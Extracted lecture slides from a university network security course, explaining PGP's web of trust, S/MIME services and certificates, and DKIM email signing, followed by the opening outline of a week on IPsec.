


PGP Key Management



- Rather than relying on certificate authorities
- In PGP every user is own CA
 - Can sign keys for users they know directly
- Forms a “web of trust”
 - Trust keys have signed
 - Can trust keys others have signed if have a chain of signatures to them
- Key ring includes trust indicators
- Users can also revoke their keys

PGP Trust Model Example



S/MIME (Secure/Multipurpose Internet Mail Extensions)



- Security enhancement to MIME email
 - Original internet RFC822 email was text only
 - MIME provided support for varying content types and multi-part messages
 - With encoding of binary data to textual form
 - S/MIME added security enhancements
- Have S/MIME support in many mail agents
 - E.g. MS outlook, mozilla, mac mail etc.

S/MIME Functions



- Enveloped data
 - Encrypted content and associated keys
- Signed data
 - Encoded message + signed digest
- Clear-signed data
 - Cleartext message + encoded signed digest
- Signed & enveloped data
 - Nesting of signed & encrypted entities

S/MIME Cryptographic Algorithms



- Digital signatures: DSS & RSA
- Hash functions: SHA-1 & MD5
- Session key encryption: elgamal & RSA
- Message encryption: AES, triple-des, RC2/40 and others
- MAC: HMAC with SHA-1
- Have process to decide which algs to use

S/MIME Messages



- S/MIME secures a MIME entity with a signature, encryption, or both
- Forming a MIME wrapped PKCS object
- Have a range of content-types:
 - Enveloped Data
 - Signed Data
 - Clear-signed Data
 - Registration Request
 - Certificate Only Message

S/MIME Certificate Processing



- S/MIME uses X.509 v3 certificates
- Managed using a hybrid of a strict X.509 CA hierarchy & PGP's web of trust
- Each client has a list of trusted CA's certs
- And own public/private key pairs & certs
- Certificates must be signed by trusted CA's

Certificate Authorities



- Have several well-known CA's
- Verisign one of most widely used
- Verisign issues several types of Digital IDs
- increasing levels of checks & hence trust

Class	Identity Checks	Usage
1	name/email check	web browsing/email
2	+ enroll/addr check	email, subs, s/w validate
3	+ ID documents	e-banking/service access

S/MIME Enhanced Security Services




- 3 Proposed Enhanced Security Services:
 - Signed Receipts
 - Security Labels
 - Secure Mailing Lists

Domain Keys Identified Mail



- A specification for cryptographically signing email messages
- So signing domain claims responsibility
- Recipients / agents can verify signature
- Proposed internet standard RFC 4871
- Has been widely adopted

Internet Mail Architecture



Email Threats




- See RFC 4684- Analysis of Threats Motivating Domain keys Identified Mail
- Describes The Problem Space In Terms of:
 - Range: Low End, Spammers, Fraudsters
 - Capabilities In Terms Of Where Submitted, Signed, Volume, Routing Naming etc.
 - Outside Located Attackers

DKIM Strategy



- Transparent To User
 - MSA Sign
 - MDA Verify
- For Pragmatic Reasons




Mail origination network

Mail delivery network

DNS = domain name system
MDA = mail delivery agent
MSA = mail submission agent
MTA = message transfer agent
MUA = message user agent

DCIM Functional Flow



Summary



- Have Considered:
 - Secure Email
 - PGP
 - S/MIME
- Domain-keys Identified Email

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 11 IP Security



Contents



- IPSec security framework
- IPSec security policy
- ESP
- Combining security associations
- Internet key exchange
- Cryptographic suites used

Weekly Learning Outcomes

1. Explain the needs for a transport mode and tunnel mode security overview.
2. Present the basic principles IP security (IPsec), security association database and the security policy database.
3. Present an overview of Encapsulating Security Payload and Internet Key Exchange.



IP Security




- IPsec (IP security) is a suite of protocols developed to ensure the integrity, confidentiality and authentication of data communications over an IP network.
- Have a range of application specific security mechanisms
